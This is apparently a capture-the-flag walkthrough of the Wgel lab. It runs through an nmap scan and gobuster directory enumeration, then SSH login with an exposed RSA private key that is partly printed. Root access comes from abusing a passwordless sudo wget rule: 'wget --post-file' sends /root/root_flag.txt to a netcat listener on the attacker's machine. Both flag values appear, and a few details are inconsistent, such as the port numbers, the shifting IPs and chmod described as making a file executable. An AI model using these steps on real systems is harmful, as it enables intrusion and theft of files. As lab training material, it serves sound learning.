

THM-Wgel-CTF

Here we see only port 20 (ssh) and 80 (http) are open. Next step is to visit the webpage where we see the default Apache page, nothing really interesting yet.


```
(root@kali)-[/home/fidez]
# nmap 10.10.148.149 -sV -sC -Pn -A

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-14 23:45 EDT
Nmap scan report for 10.10.148.149
Host is up (0.18s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
  256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
_ 256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
_http-title: Apache2 Ubuntu Default Page: It works
_http-server-header: Apache/2.4.18 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=7/14%OT=22%CT=1%CU=40423%PV=Y%DS=2%DC=T%G=Y%TM=6875
OS:CF2E%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=109%TI=Z%II=I%TS=A)SEQ(S
OS:P=100%GCD=1%ISR=10A%TI=Z%TS=A)SEQ(SP=100%GCD=1%ISR=10A%TI=Z%II=I%TS=A)SE
```

Apache Page

→ ↺ 🏠 10.10.148.149 ☆ 📧 📶 📄 ☰

Kali Linux 🌐 Kali Tools 📄 Kali Docs 📄 Kali Forums 📄 Kali NetHunter 📄 Exploit-DB 📄 Google Hacking DB 🌐 OffSec



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective `*-available/` counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf`. See their respective man pages for detailed information.
- The binary is called `apache2`. Due to the use of environment variables, in the default configuration, `apache2` needs to be started/stopped with `/etc/init.d/apache2` or `apache2ctl`. **Calling `/usr/bin/apache2` directly will not work** with the default configuration.

Document Roots

By default, Ubuntu does not allow access through the web browser to *any* file apart of those located in /

Although, We did get the username jessie in the source code of the page.

```

264         </p>
265         <pre>
266 /etc/apache2/
267 |-- apache2.conf
268 |     |-- ports.conf
269 |-- mods-enabled
270 |     |-- *.load
271 |     |-- *.conf
272 |-- conf-enabled
273 |     |-- *.conf
274 |-- sites-enabled
275 |     |-- *.conf
276
277
278 <!-- Jessie don't forget to update the webiste -->
279         </pre>
280         <ul>
281             <li>
282                 <tt>apache2.conf</tt> is the main configuration
283                 file. It puts the pieces together by including all re
284                 files when starting up the web server.
285             </li>
286
287             <li>

```

Directory Brute-Forcing

Using Gobuster,

`gobuster -u http://10.10.x.x -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir`

```

# gobuster -u http://10.10.148.149 -w /usr/share/wordlists/dirbuster/directory
-list-2.3-medium.txt dir
=====mrpentestguy
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
+ ] Url: http://10.10.148.149
+ ] Method: GET
+ ] Threads: 10
+ ] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-m
edium.txt
+ ] Negative Status codes: 404
+ ] User Agent: gobuster/3.6
+ ] Timeout: 10s
=====Expires
14h 22min 43s
Starting gobuster in directory enumeration mode
=====
/sitemap (Status: 301) [Size: 316] [--> http://10.10.148.149/sitema
p/]
Progress: 161 / 220561 (0.07%)


```

We found `/sitemap`, which is interesting So, did another gobuster search which gave `./ssh`

Index of /sitemap/.ssh

Name	Last modified	Size	Description
 Parent Directory		-	
 id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.71.134 Port 80



Copy and save this Key.


```
GNU nano 8.2                                wgelkey
-----BEGIN RSA PRIVATE KEY-----
IIIEowIBAAKCAQEAmujeBv3MEQFCe18yvJgDz066+8Gz0W72HJ5tvG8bj7Lz380
+JYAquy30lSp5jH/bhcvYLSK+T9zEdzHmjKDtZN2cYgwHw0dDadSXWff9W2gc3x
/69vjKHLJs+lQi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP
4lg2StXQYUz0cUvx8UkhpgxWy/009ceMNondU61kyHafKobJP7Py5QnH7cP/psr
J5M/fVBoKPCpXa71mA/ZUioimChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH
o/Lmln4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABAoIBAFZDKpV2HgL+6iqG
1U+Q2dhXFLv3PWhadXLKEzbXfsAbAfwCjwCgZXUb9mFoNI2Ic4PsPjbqyCO2LmE
nAhHKQNeUOn3ymGJEU9iJMjigb5xZGwX0FBoUJCs9QJMBBZthWyLLJUKic7GvPa
7QYKP51VCi1j3GrOd1ygFSRkP6jZp0pM33dG1/ubom70WDZPDS9AjaOkYuJBobG
UM+uxh7JJn8uM9J4NvQPKc10RIXFYECwNW+iHsB0CWlcF7CAZAbWLSJgd6TcGTv
KBA6YcfGXN0b49CFOBMLBY/dcWpHu+d0KcruHTeTnM7aLdrexpiMJ3XHVQ4QRP2
3xz9QECgYEA+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj
pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCZd6ZNFbJ4R889D7I
cXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7papfGN2FoeECgYEA4EIy
W9eJnl0tzL31TpW2lnJ+KYCRIlucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh
hl66KulTmE3G9nFPKczCwd7jFWmUUK0hX6Sog7VRQZw72cmp7LYb1KRQ9A0Nb97
hgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N
aIN00Q622e8TnFkme8AV9lPp7eWfG2tJHk1gw0IXx4Da8oo466QiFBb74kN3u
JkSaIdWAnh0G/dqD63fbBP95lkS7cEkokLWSNhWkffUuDeIpy0R6JuKfbXTFKBW
[ Read 27 lines ]
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^B Read File ^\ Replace  ^U Paste     ^I Justify   ^_ Go To Line
```

Give it executable permission and run ssh.

```
chmod 600 id_rsa1
ssh jessie@10.10.214.80 -i id_rsa1
```

```

—(root@kali)-[/home/fidez/Desktop/class]
# nano id_rsa
—(root@kali)-[/home/fidez/Desktop/class]
# chmod 600 id_rsa
—(root@kali)-[/home/fidez/Desktop/class]
# ssh jessie@10.10.71.134 -i id_rsa
The authenticity of host '10.10.71.134 (10.10.71.134)' can't be established.
ED25519 key fingerprint is SHA256:6fAPL8SGCIuyS5qsSf25mG+DUJBUYp4syoBloBpgHfc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.71.134' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

The following packages can be updated.
updates are security updates.

jessie@CorpOne:~$

```

We easily got user flag.

```

find / -type f -name user_flag.txt 2>>/dev/null
cat /home/jessie/Documents/user_flag.txt

```

```

jessie@CorpOne:~$ find / -type f -name user_flag.txt 2>>/dev/null
/home/jessie/Documents/user_flag.txt
jessie@CorpOne:~$ cat /home/jessie/Documents/user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
jessie@CorpOne:~$

```

Privilege Escalation

Let's try to escalate privileges.

```

sudo -l

```

```
jessie@CorpOne:~$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

We can run sudo wget without password.

nc -nlvp 443

Let's Open netcat listener on the attacker machine (The screenshot is older one with port 1234. Don't confuse it, You can use any port but remeber to keep the same port on both sides.)

```
—(fidez@kali)-[~/Desktop/class]
—$ nc -lnvp 443
listening on [any] 443 ...
```

Run sudo wget command on jessie's machine.

sudo /usr/bin/wget --post-file=/root/root_flag.txt <http://10.17.88.138:4445>

```
jessie@CorpOne:~/Documents$ sudo wget --post-file=/root/root_flag.txt http://10.17.10.56:443
--2024-08-21 23:59:31-- http://10.17.10.56:443/
Connecting to 10.17.10.56:443... connected.
HTTP request sent, awaiting response... █ The data to be written is treated as a list of URLs, one per line, which are actually fetched.
The data is written, somewhat modified, as error messages, thus this is not suitable for a real world application.
```

sudo wget command

Check the Netcat listener. We have recieved the root flag.

```
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.17.10.56] from (UNKNOWN) [10.10.118.110] 59570
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.17.10.56:443
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

The End